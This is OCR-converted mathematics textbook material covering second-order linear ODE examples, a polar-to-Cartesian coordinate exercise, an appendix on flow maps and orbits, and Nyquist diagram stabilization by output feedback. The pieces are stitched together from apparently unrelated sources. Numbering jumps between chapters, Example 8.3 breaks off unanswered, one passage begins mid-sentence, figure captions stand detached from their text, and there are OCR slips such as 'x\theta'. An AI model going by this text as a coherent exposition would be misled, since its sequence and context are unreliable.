Example 4.3 The linear equation of order 2 in general form

$$y'' + ay' + by = g(t) \tag{4.17}$$

constitutes a model for a large variety of physical problems, and it is appropriate to illustrate the transient and the steady state phenomena. To this end, we assume that the characteristic polynomial of the associated homogeneous equation has a pair of complex conjugate roots $\alpha \pm \mathrm{i}\,\beta$ with $\alpha = -a/2 < 0$ and $\beta \neq 0$ (which necessarily yields $b \neq 0$).

If the forcing term is constant, say $g(t) = g_0$, the unique constant solution is $\chi^*(t) = g_0/b$. Its graph is drawn in Fig. 4.2 (left), for the case $a = 1$, $b = 6$, $g_0 = 3$. The figure shows also the graph of a solution corresponding to different initial conditions. The transient stage can be recognized in the interval where the two graphs can be clearly distinguished. ■

Example 4.4 Considered again the general second order equation (4.17) under the same assumptions about the coefficients a, b, but now with a periodic forcing term

$$g(t) = p_1 \cos \omega t + p_2 \sin \omega t, \quad p_1, p_2 \in \mathbf{R}.$$

By the same procedure of Example 4.1, we can find a particular solution of the form

$$\chi^*(t) = q_1 \cos \omega t + q_2 \sin \omega t, \quad q_1, q_2 \in \mathbf{R} \tag{4.18}$$

which can be recognized as the steady state solution. The general integral can be written as

$$y(t) = (c_1 \cos \beta t + c_2 \sin \beta t)e^{\alpha t} + q_1 \cos \omega t + q_2 \sin \omega t. \tag{4.19}$$

Example 8.2: Finding Cartesian Coordinates


The polar coordinates of a point in the plane are $(-5, \pi/6)$. *Find the Cartesian coordinates.*

Solution. For the point specified by the polar coordinates $(-5, \pi/6)$, $r = -5$, and $x\theta = \pi/6$. From 8.1

$$x = r\cos(\theta) = -5\cos\left(\frac{\pi}{6}\right) = -\frac{5}{2}\sqrt{3}$$


$$y = r\sin(\theta) = -5\sin\left(\frac{\pi}{6}\right) = -\frac{5}{2}$$

Thus the Cartesian coordinates are $\left(-\frac{5}{2}\sqrt{3}, -\frac{5}{2}\right)$. The point is shown in the following graph.



Recall from the previous example that for the point specified by $(5, \pi/6)$, the Cartesian coordinates are $\left(\frac{5}{2}\sqrt{3}, \frac{5}{2}\right)$. Notice that in this example, by multiplying r by -1, the resulting Cartesian coordinates are also multiplied by -1. ♠

The following picture exhibits both points in the above two examples to emphasize how they are just on opposite sides of $(0,0)$ but at the same distance from $(0,0)$.



In the next two examples, we look at how to convert Cartesian coordinates to polar coordinates.

Example 8.3: Finding Polar Coordinates

Suppose the Cartesian coordinates of a point are $(3,4)$. *Find a pair of polar coordinates which correspond to this point.*

A.1 The Flow Map

A solution of (A.1) can be regarded as a parameterized curve $x = \varphi(t)$ of $\mathbf{R}^n$. For each $t \in \mathbf{R}$, the tangent vector to such a curve at the point x coincides with $f(x)$. For this reason, the function $f : \mathbf{R}^n \to \mathbf{R}^n$ which defines (A.1) is also called a *vector field*.

The image of a solution $x = \varphi(t)$ of (A.1) is called an *orbit* or a *trajectory*. It is important do not confuse the graph of a solution $\varphi(t)$, which is a subset of $\mathbf{R}\times\mathbf{R}^n$, with the orbit of $\varphi(t)$, which coincides with the set $\varphi(\mathbf{R})$ and it is a subset of $\mathbf{R}^n$. We may also view the orbit of φ as the orthogonal projection of the graph of φ on $\mathbf{R}^n$, along the time axis (see Fig. A.1).

We already mentioned that under the stated assumptions, for each initial condition (A.1) has a unique solution. In order to emphasize its global validity, we my reformulate this property writing that if $x = \varphi(t)$ and $x = \psi(t)$ are two arbitrary solutions of (A.1), then

$$\exists \bar{t} : \quad \varphi(\bar{t}) = \psi(\bar{t}) \quad \Longrightarrow \quad \varphi(t) = \psi(t) \quad \forall t \in \mathbf{R} \, . \tag{A.2}$$

The geometric interpretation of (A.2) is that if the graphs of the two solutions have a common point, then they must coincide. We may also interpret the time invariance property from a geometrical point of view: the time translation of the graph of a solution is again the graph of a (in general, different) solution. All the solutions obtained as time translation of a fixed solution obviously are equivalent parametrization of the same curve, and so they define the same orbit (see again Fig. A.1). This fact admits a converse.




Fig. A.1 Two solutions and their projections




Fig. 8.1 The curve δ of Example 8.5




Fig. 8.2 The curve δ of Example 8.6

following, classical result from the theory of functions of a complex variable (see for instance [1]).

Argument principle *Let Q be the integer number denoting how many times the curve $\delta(t)$ encircles the origin in counterclockwise sense, while the contour of Γ is run once in the counterclockwise sense. Then, $Q = Z - P$.*

Definition 8.4 The *Nyquist diagram* of a proper rational function $T(s)$ is the image of the curve $w = T(\gamma(t)) = \delta(t)$, when $\gamma(t) = -\mathrm{i}\, t$ $(t \in \mathbf{R})$.

The curve $\gamma(t) = -\mathrm{i}\, t$ generating the Nyquist diagram is not closed. Nevertheless, the image δ of γ obtained by composition with T, surrounds a bounded region of the complex plane. Indeed, since T is proper, we have

$$\lim_{t\to\pm\infty} \delta(t) = 0\,.$$

In fact, we may also think of $\gamma(t)$ as a closed curve, by adding to its domain the infinity point: completed in this way, we may imagine that γ surrounds the right half plane of $\mathbf{C}$ (the contour being run in the counterclockwise sense). Notice that by construction, $\delta(t) = (\mathrm{Re}\, T(-\mathrm{i}\, t), \mathrm{Im} T(-\mathrm{i}\, t))$.


Let $T(s)$ be a proper rational function without zeros or poles on the imaginary axis. Drawing the Nyquist diagram and assuming that Z is known, we can now easily check whether the right half plane of $\mathbf{C}$ contains some poles of $T(s)$.

By some suitable modifications, these conclusions can be extended to the case where $T(s)$ possesses purely imaginary poles or zeros.

8.4.4 Stabilization by Static Output Feedback

Continuing to deal with a SISO system of the form (8.1) satisfying the complete controllability and the complete observability assumption, in this section we show how to take advantages of the Nyquist criterion in order to determine a static output feedback which stabilizes the given system in the BIBO (and hence also in the internal) sense.

As usual, we denote by $u \in \mathbf{R}$ the input variable and by $y \in \mathbf{R}$ the output variable. First, we examine how the transfer function changes, when a feedback of the form $-ky$ is added to the external input u: here, k is a positive constant, sometimes called the *gain*; the choice of the minus sign is conventional.



Let $T(s)$ be the transfer function of the given system. Let $v = u - ky$. By the aid of the figure above, we easily see that

$$Y(s) = T(s)V(s) = T(s)(U(s) - kY(s))$$

so that

$$Y(s) + kT(s)Y(s) = T(s)U(S)\,.$$

As a consequence, for each $s \in C$ such that $1 + kT(s) \neq 0$,

$$Y(s) = G(s)U(s) = \frac{T(s)}{1 + kT(s)}U(s) = \frac{1}{k} \cdot \frac{T(s)}{\frac{1}{k} + T(s)}U(s)$$